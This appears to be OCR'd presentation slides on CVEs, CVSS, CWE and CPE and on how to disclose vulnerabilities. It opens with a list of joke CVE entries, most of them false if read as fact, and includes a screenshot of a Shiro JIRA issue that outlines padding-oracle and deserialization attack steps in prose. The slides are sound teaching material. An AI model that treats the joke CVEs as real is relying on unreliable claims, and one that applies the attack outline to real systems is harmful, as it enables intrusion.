
- CVE-2018-????? APPLE PRODUCTS CRASH WHEN DISPLAYING CERTAIN TELUGU OR BENGALI LETTER COMBINATIONS.
- CVE-2018-????? AN ATTACKER CAN USE A TIMING ATTACK TO EXPLOIT A RACE CONDITION IN GARBAGE COLLECTION TO EXTRACT A LIMITED NUMBER OF BITS FROM THE WIKIPEDIA ARTICLE ON CLAUDE SHANNON.
- CVE-2018-????? AT THE CAFE ON THIRD STREET, THE POST-IT NOTE WITH THE WIFI PASSWORD IS VISIBLE FROM THE SIDEWALK.
- CVE-2018-????? A REMOTE ATTACKER CAN INJECT ARBITRARY TEXT INTO PUBLIC-FACING PAGES VIA THE COMMENTS BOX.
- CVE-2018-????? MYSQL SERVER 5.5.45 SECRETLY RUNS TWO PARALLEL DATABASES FOR PEOPLE WHO SAY "S-Q-L" AND "SEQUEL."
- CVE-2018-????? A FLAW IN SOME x86 CPUs COULD ALLOW A ROOT USER TO DE-ESCALATE TO NORMAL ACCOUNT PRIVILEGES.
- CVE-2018-????? APPLE PRODUCTS CATCH FIRE WHEN DISPLAYING EMOJI WITH DIACRITICS.
- CVE-2018-????? AN OVERSIGHT IN THE RULES ALLOWS A DOG TO JOIN A BASKETBALL TEAM.
- CVE-2018-????? HASKELL ISN'T SIDE-EFFECT-FREE AFTER ALL; THE EFFECTS ARE ALL JUST CONCENTRATED IN THIS ONE COMPUTER IN MISSOURI THAT NO ONE'S CHECKED ON IN A WHILE.
- CVE-2018-????? NOBODY REALLY KNOWS HOW HYPERVISORS WORK.
- CVE-2018-????? CRITICAL: UNDER LINUX 3.14.8 ON SYSTEM/390 IN A UTC+14 TIME ZONE, A LOCAL USER COULD POTENTIALLY USE A BUFFER OVERFLOW TO CHANGE ANOTHER USER'S DEFAULT SYSTEM CLOCK FROM 12-HOUR TO 24-HOUR.
- CVE-2018-????? x86 HAS WAY TOO MANY INSTRUCTIONS.
- CVE-2018-????? NUMPY 1.8.0 CAN FACTOR PRIMES IN O(LOG N) TIME AND MUST BE QUIETLY DEPRECATED BEFORE ANYONE NOTICES.
- CVE-2018-????? APPLE PRODUCTS GRANT REMOTE ACCESS IF YOU SEND THEM WORDS THAT BREAK THE "I BEFORE E" RULE.
- CVE-2018-????? SKYLAKE x86 CHIPS CAN BE PRIED FROM THEIR SOCKETS USING CERTAIN FLATHEAD SCREWDRIVERS.
- CVE-2018-????? APPARENTLY LINUS TORVALDS CAN BE BRIBED PRETTY EASILY.
- CVE-2018-????? AN ATTACKER CAN EXECUTE MALICIOUS CODE ON THEIR OWN MACHINE AND NO ONE CAN STOP THEM.
- CVE-2018-????? APPLE PRODUCTS EXECUTE ANY CODE PRINTED OVER A PHOTO OF A DOG WITH A SADDLE AND A BABY RIDING IT.
- CVE-2018-????? UNDER RARE CIRCUMSTANCES, A FLAW IN SOME VERSIONS OF WINDOWS COULD ALLOW FLASH TO BE INSTALLED.
- CVE-2018-????? TURNS OUT THE CLOUD IS JUST OTHER PEOPLE'S COMPUTERS.
- CVE-2018-????? A FLAW IN MITRE'S CVE DATABASE ALLOWS ARBITRARY CODE INSERTION. [~CLICK HERE FOR CHEAP VIAGRA~]

# Number of CVEs / Month



(Data from nvd.nist.gov)

# Common Vulnerability Scoring System (CVSS)



[nvd.nist.gov/vuln-metrics/cvss/v3-calculator](https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)

# Common Weakness Enumeration (CWE)

---

**CWE-250: Execution with Unnecessary Privileges**

**CWE-94: Improper Control of Generation of Code ('Code Injection')**

**CWE-502: Deserialization of Untrusted Data**

# Common Platform Enumeration (CPE)

---

**cpe:2.3:o:microsoft:windows\_xp:-:sp3:\*\*\*:\*\*\*:x86:\***

**cpe:2.3:a:apache:log4j:\*\*\*:\*\*\*:\*\*\*:\*\*\*:\*\*\*:\***

org.apache.logging.log4j:log4j-core:2.17.1

# CVEs are Bad?

---



Apache Tomcat® - Reporting Secu X +

tomcat.apache.org/security.html Private

# Apache Tomcat®

 SUPPORT APACHE THE APACHE SOFTWARE FOUNDATION

Search... GO

 APACHE EVENTS LEARN MORE

[Save the date!](#)

**Apache Tomcat**

- Home
- Taglibs
- Maven Plugin

**Download**

- Which version?
- Tomcat 10
- Tomcat 9
- Tomcat 8
- Tomcat 7
- Tomcat Connectors
- Tomcat Native
- Taglibs
- Archives

**Documentation**

- Tomcat 10.0
- Tomcat 9.0
- Tomcat 8.5
- Tomcat 7.0
- Tomcat Connectors
- Tomcat Native
- Wiki
- Migration Guide
- Presentations

**Problems?**

- Security Reports
- Find help
- FAQ

## Security Updates

Please note that, except in rare circumstances, binary patches are not produced for individual vulnerabilities. To obtain the binary fix for a particular vulnerability you should upgrade to an Apache Tomcat version where that vulnerability has been fixed.

Source patches, usually in the form of references to commits, may be provided in either in a vulnerability announcement and/or the vulnerability details listed on these pages. These source patches may be used by users wishing to build their own local version of Tomcat with just that security patch rather than upgrade. Please note that an exercise is currently underway to add links to the commits for all the vulnerabilities.

Lists of security problems fixed in released versions of Apache Tomcat are available:

- [Apache Tomcat 10.x Security Vulnerabilities](#)
- [Apache Tomcat 9.x Security Vulnerabilities](#)
- [Apache Tomcat 8.x Security Vulnerabilities](#)
- [Apache Tomcat 7.x Security Vulnerabilities](#)
- [Apache Tomcat JK Connectors Security Vulnerabilities](#)
- [Apache Tomcat APR/native Connector Security Vulnerabilities](#)
- [Apache Taglibs Security Vulnerabilities](#)

Lists of security problems fixed in versions of Apache Tomcat that may be downloaded are:

- [Apache Tomcat 6.x Security Vulnerabilities](#)
- [Apache Tomcat 5.x Security Vulnerabilities](#)
- [Apache Tomcat 4.x Security Vulnerabilities](#)
- [Apache Tomcat 3.x Security Vulnerabilities](#)

## Reporting New Security Problems with Apache Tomcat

The Apache Software Foundation takes a very active stance in eliminating security problems from our software. We strongly encourage folks to report such problems to our private security mailing list.

**Please note that the security mailing list should only be used for reporting undiscovered security problems. We cannot accept regular bug reports or other types of reports. If you have a problem that you believe relates to an undisclosed security problem in the Apache Tomcat source code we would appreciate your help in fixing it.**

If you need to report a bug that isn't an undisclosed security vulnerability, please use the Apache JIRA issue tracking system.

 Common Vulnerabilities and Exposures

CVE List CNAs WGs Board About News & Blog NVD Go to for: CVSS Scores CPE Info Advanced Search TOTAL CVE Entries: 131433

Search CVE List Download CVE Data Feeds Request CVE IDs Update a CVE Entry

HOME > CVE > SEARCH RESULTS

## Search Results

There are 198 CVE entries that match your search.

Name	Description
<a href="#">CVE-2020-1938</a>	When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP. Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.
<a href="#">CVE-2020-1935</a>	In Apache Tomcat 9.0.0.M1 to 9.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99 the HTTP header parsing code used an approach to end-of-line parsing that allowed some invalid HTTP headers to be parsed as valid. This led to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely.
<a href="#">CVE-2019-17569</a>	The refactoring present in Apache Tomcat 9.0.28 to 9.0.30, 8.5.48 to 8.5.50 and 7.0.98 to 7.0.99 introduced a regression. The result of the regression was that invalid Transfer-Encoding headers were incorrectly processed leading to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely.
<a href="#">CVE-2019-17563</a>	When using FORM authentication with Apache Tomcat 9.0.0.M1 to 9.0.29, 8.5.0 to 8.5.49 and 7.0.0 to 7.0.98 there was a narrow window where an attacker could perform a session fixation attack. The window was considered too narrow for an exploit to be practical but, erring on the side of caution, this issue has been treated as a security vulnerability.
<a href="#">CVE-2019-12418</a>	When Apache Tomcat 9.0.0.M1 to 9.0.28, 8.5.0 to 8.5.47, 7.0.0 and 7.0.97 is configured with the JMX Remote Lifecycle Listener, a local attacker without access to the Tomcat process or configuration files is able to manipulate the RMI registry to perform a man-in-the-middle attack.

- <https://cve.mitre.org/>
- <https://nvd.nist.gov/>

# The Bad...



# How to Report a Vulnerability



# Vulnerability Report Timeline

---

Report

Fix

Disclose



Privately Report Issue

Patch and Fix Issue

Announce the Fix

# Responsible Disclosure

- Give vendor time to fix vulnerability before telling public

# Full Disclosure

- Tell public ASAP

**REAL  
ESTATE**



**“For the sake of full disclosure, I am obligated to inform you that this property is located on a planet besieged by war, poverty, disease, political unrest and rampant stupidity.”**


# Report (Privately)

- **NOT** on StackOverflow
- **NOT** on an Email list
- **NOT** on an open forum (Slack)
- Look for a security mailing list
- Check Bugcrowd or HackerOne
- If you are worried use an anonymous email account



[www.veryfunnypics.eu](http://www.veryfunnypics.eu)

# Don't use a public bug tracker



The screenshot shows a JIRA issue page for Apache Shiro. The URL in the address bar is [issues.apache.org/jira/browse/SHIRO-721](https://issues.apache.org/jira/browse/SHIRO-721). The page title is "Shiro / SHIRO-721 RememberMe Padding Oracle Vulnerability". The left sidebar has links for "Issues", "Reports", and "Components". The main content area shows the issue details:

Type:	Bug	Status:	RESOLVED
Priority:	Critical	Resolution:	Resolved
Affects Version/s:	1.2.5, 1.2.6, 1.3.0, 1.3.1, ... (4)	Fix Version/s:	1.4.2
Component/s:	RememberMe		
Labels:	java-deserialization, padding-oracle-attack, security		
Flags:	Important		

**Description**  
The cookie `rememberMe` is encrypted by AES-128-CBC mode, and this can be vulnerable to padding oracle attacks. Attackers can use a valid rememberMe cookie as the `prefix` for the Padding Oracle Attack, then make a crafted rememberMe to perform the java deserialization attack like [SHIRO-550](#).

Steps to reproduce this issue:

1. Login in the website and get the rememberMe from the cookie.
2. Use the rememberMe cookie as the prefix for Padding Oracle Attack.
3. Encrypt a ysoserial's serialization payload to make a crafted rememberMe via Padding Oracle Attack.
4. Request the website with the new rememberMe cookie, to perform the deserialization attack.

The attacker doesn't need to know the cipher key of the rememberMe encryption.

# Don't use a public bug tracker

The screenshot shows a Jira issue page for the Log4j 2 project. The URL in the address bar is [issues.apache.org/jira/browse/LOG4J2-3198](https://issues.apache.org/jira/browse/LOG4J2-3198). The page title is "Log4j 2 / LOG4J2-3198 Message lookups should be disabled by default". The issue is categorized as an Improvement, has a Major priority, and is marked as CLOSED. It was resolved in version 2.15.0. The description explains that lookups in messages are confusing and muddy the line between logging APIs and implementation, leading to unexpected results. It also notes a performance cost associated with searching for escape sequences.

**Details**

Type:	Improvement	Status:	CLOSED
Priority:	Major	Resolution:	Fixed
Affects Version/s:	2.14.1	Fix Version/s:	2.15.0
Component/s:	Layouts		
Labels:	None		

**Description**

Lookups in messages are confusing, and muddy the line between logging APIs and implementation. Given a particular API, there's an expectation that a particular shape of call will result in specific results. However, lookups in messages can be passed into JUL and will result in resolved output in log4j formatted output, but not any other implementations despite no direct dependency on those implementations.

There's also a cost to searching formatted message strings for particular escape sequences which define lookups. This feature is not used as far as we've been able to tell searching github and stackoverflow, so it's unnecessary for every log event in every application to burn several cpu cycles searching for the value.



- 
- It's up to the project to fix the issue
  - Open Source project get involved!
  - Project publishes a patch/fix publicly
  - The project should give you a timeline of the fix

EMBARGO

